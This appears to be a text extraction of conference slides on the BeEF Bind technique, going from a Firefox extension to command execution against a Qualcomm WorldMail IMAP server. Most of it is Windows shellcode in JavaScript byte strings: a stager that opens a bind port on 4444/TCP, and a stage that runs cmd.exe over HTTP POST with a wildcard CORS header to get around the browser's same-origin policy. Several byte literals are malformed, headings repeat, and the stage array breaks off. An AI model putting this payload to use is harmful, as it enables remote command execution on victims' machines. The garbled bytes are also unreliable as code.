
# High Level Architecture from FF extension to command execution




QUALCOMM®  
WorldMail IMAP 3.0




# High Level Architecture from FF extension to command execution



# High Level Architecture from FF extension to command execution



# High Level Architecture from FF extension to command execution



# BeEF Bind shellcode

## how it works



- Ty Miller created a new staging Windows shellcode, which we called BeEF Bind
- He was bored of reverse shells :D
- stager -> 299 bytes (326 after bad-char encoding)
- stage -> 792 bytes
- The stager sets up a bind port on 4444/TCP to accept an HTTP POST request containing the raw stage in a parameter called 'cmd'.

```
var stager =
"\xba\x6a\x99\xf8\x25\xd9\xcc\xd9\x74\x24\xf4\x5e\x31\xc9" +
"\xb1\x4b\x83\xc6\x04\x31\x56\x11\x03\x56\x11\xe2\x9f\x65" +
"\x10\xac\x5f\x96\xe1\xcf\xd6\x73\xd0\xdd\x8c\xf0\x41\xd2" +
"\xc7\x55\x6a\x99\x85\x4d\xf9\xef\x01\x61\x4a\x45\x77\x4c" +
"\x4b\x6b\xb7\x02\x8f\xed\x4b\x59\xdc\xcd\x72\x92\x11\x0f" +
"\xb3\xcf\xda\x5d\x6c\x9b\x49\x72\x19\xd9\x51\x73\xcd\x55" +
"\xe9\x0b\x68\x9e\x9a\x73\xfa\x0f\xbd\x3b\xe2\x24\x99" +
"\x9b\x13\xe8\xf9\xe7\x5a\x85\xca\x9c\x5c\x4f\x03\x5d\x6f" +
"\xaf\xc8\x60\x5f\x22\x10\x45\x58\xdd\x67\xdd\x9a\x60\x70" +
"\x26\xe0\xbe\xf5\xba\x42\x34\xad\x1e\x72\x99\x28\xd5\x78" +
"\x56\x3e\xb1\x9c\x69\x93\xca\x99\xe2\x12\x1c\x28\xb0\x30" +
"\xb8\x70\x62\x58\x99\xdc\xc5\x65\xf9\xb9\xba\xc3\x72\x2b" +
"\xae\x72\xd9\x24\x03\x49\xe1\xb4\x0b\xda\x92\x86\x94\x70" +
"\x3c\xab\x5d\x5f\xbb\xcc\x77\x27\x53\x33\x78\x58\x7a\xf0" +
"\x2c\x08\x14\xd1\x4c\xc3\xe4\xde\x98\x44\xb4\x70\x73\x25" +
"\x64\x31\x23\xcd\x6e\xbe\x1c\xed\x91\x14\x35\xdf\xb6\xc4" +
"\x52\x22\x48\xfa\xfe\xab\xae\x96\xee\xfd\x79\x0f\xcd\xd9" +
"\xb2\x8e\x2e\x08\xef\x61\xb9\x04\xe6\xb6\xc6\x94\x2d\x95" +
"\x6b\x3c\x5\x6e\x60\xf9\xd4\x70\xad\x9\x81\xe7\x3b\x38" +
"\xe0\x96\x3c\x11\x41\x58\xd3\x9a\xb5\x33\x93\xc9\xe6\x9a" +
"\x13\x86\x50\x8a\x47\xb3\x9f\x07\xee\xfd\x35\x8a\x2\x51" +
"\x9e\xc0\x46\x8b\xe8\x4e\xb8\xfe\xbf\x18\x80\x97\xb8\x8b" +
"\xf3\x4d\x47\x15\x6f\x03\x23\x57\x1b\xd8\xed\x4c\x16\x5d" +
"\x37\x96\x26\x84";
```

# BeEF Bind shellcode



## how it works

- The stage sets up a bind port on 4444/TCP to accept HTTP POST requests from the web browser.
- Set of pipes to redirect the cmd.exe input and output. This allows to jump in the middle of the HTTP request and the cmd.exe process to implement the web server style functionality.
- The command result output is returned with the Access-Control-Allow-Origin: \* header. After the stage is deployed, SOP is not a problem anymore.

```
var stage_allow_origin =
    "\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x1f\x3b\x72\x28" +
    "\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52" +
    "\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" +
    "\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38" +
    "\xe0\x75\x14\x03\x7d\x18\x3b\x7d\x24\x75\xe2\x58\x8d\x56\x24\x01\xd3\x66\x89\x0c\x4d\x6d\x58" +
    "\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x5b\x5b\x61\x59\x5a\x51\xff\x0e\x58\x5f\x5a" +
    "\x8b\x12\xeb\x86\x5d\xbb\x00\x10\x00\x6a\x40\x53\x53\x6a\x00\x68\x58\x4a\x53\xef\xd5" +
    "\x89\xc6\x68\x01\x00\x00\x68\x00\x00\x68\x0c\x00\x00\x68\x00\x00\x68\x00\x00\x89" +
    "\xe3\x68\x00\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x8d\x7c\x24\x0c\x57\x53\x51\x68\x3e\xcf" +
    "\xa0\x00\x00\x00\x00\x00\x00\x00\x89\xe3\x68\x00\x00\x00\x00\x89\xe1\x68\x00\x00\x00\x89\xe1\x68\x00\x00\x00" +
    "\x8d\x7c\x24\x14\x57\x53\x51\x68\x3e\xcf\xaf\x0e\xff\xd5\x8b\x5c\x24\x08\x68\x00\x00\x00\x00" +
    "\x62\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5\x8b\x5c\x24\x04\x68\x00\x00\x00\x68" +
    "\x01\x00\x00\x00\x53\x68\xca\x13\xd3\x1c\xff\xd5\x89\xf7\x68\x63\x6d\x64\x00\x89\xe3\xff\x74" +
    "\x24\x10\xff\x74\x24\x14\xff\x74\x24\x0c\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c" +
    "\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x50\x56\x56\x46\x56\x4e\x56\x53\x56\x68\x79" +
    "\xccl\x3f\x86\xf0\xd5\x89\xfe\xb9\xf8\x0f\x00\x8d\x46\x08\xc6\x00\x00\x40\xe2\xfa\x56\x8d" +
    "\xb8\x18\x04\x90\x00\x81\x62\x00\x00\x48\x54\x50\x2f\x31\x2e\x31\x20\x32\x30\x20" +
    "\x40\x4b\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d\x54\x79\x70\x65\x3a\x20\x74\x65\x78\x74\x2f" +
    "\x63\x74\x65\x6c\x73\x41\x63\x63\x65\x73\x2d\x43\x6f\x6e\x74\x72\x6f\x6c\x2d\x41\x6c" +
    "\x6c\x6f\x77\x2d\x4f\x72\x69\x67\x69\x6e\x3a\x20\x2a\x0d\x0a\x43\x6f\x6e\x74\x65\x6e\x74\x2d" +
    "\x40\x56\x66\x70\x48\x3a\x20\x33\x30\x31\x36\x0d\x0a\x0d\x0a\x5e\xb9\x62\x00\x00\x00\xf3" +
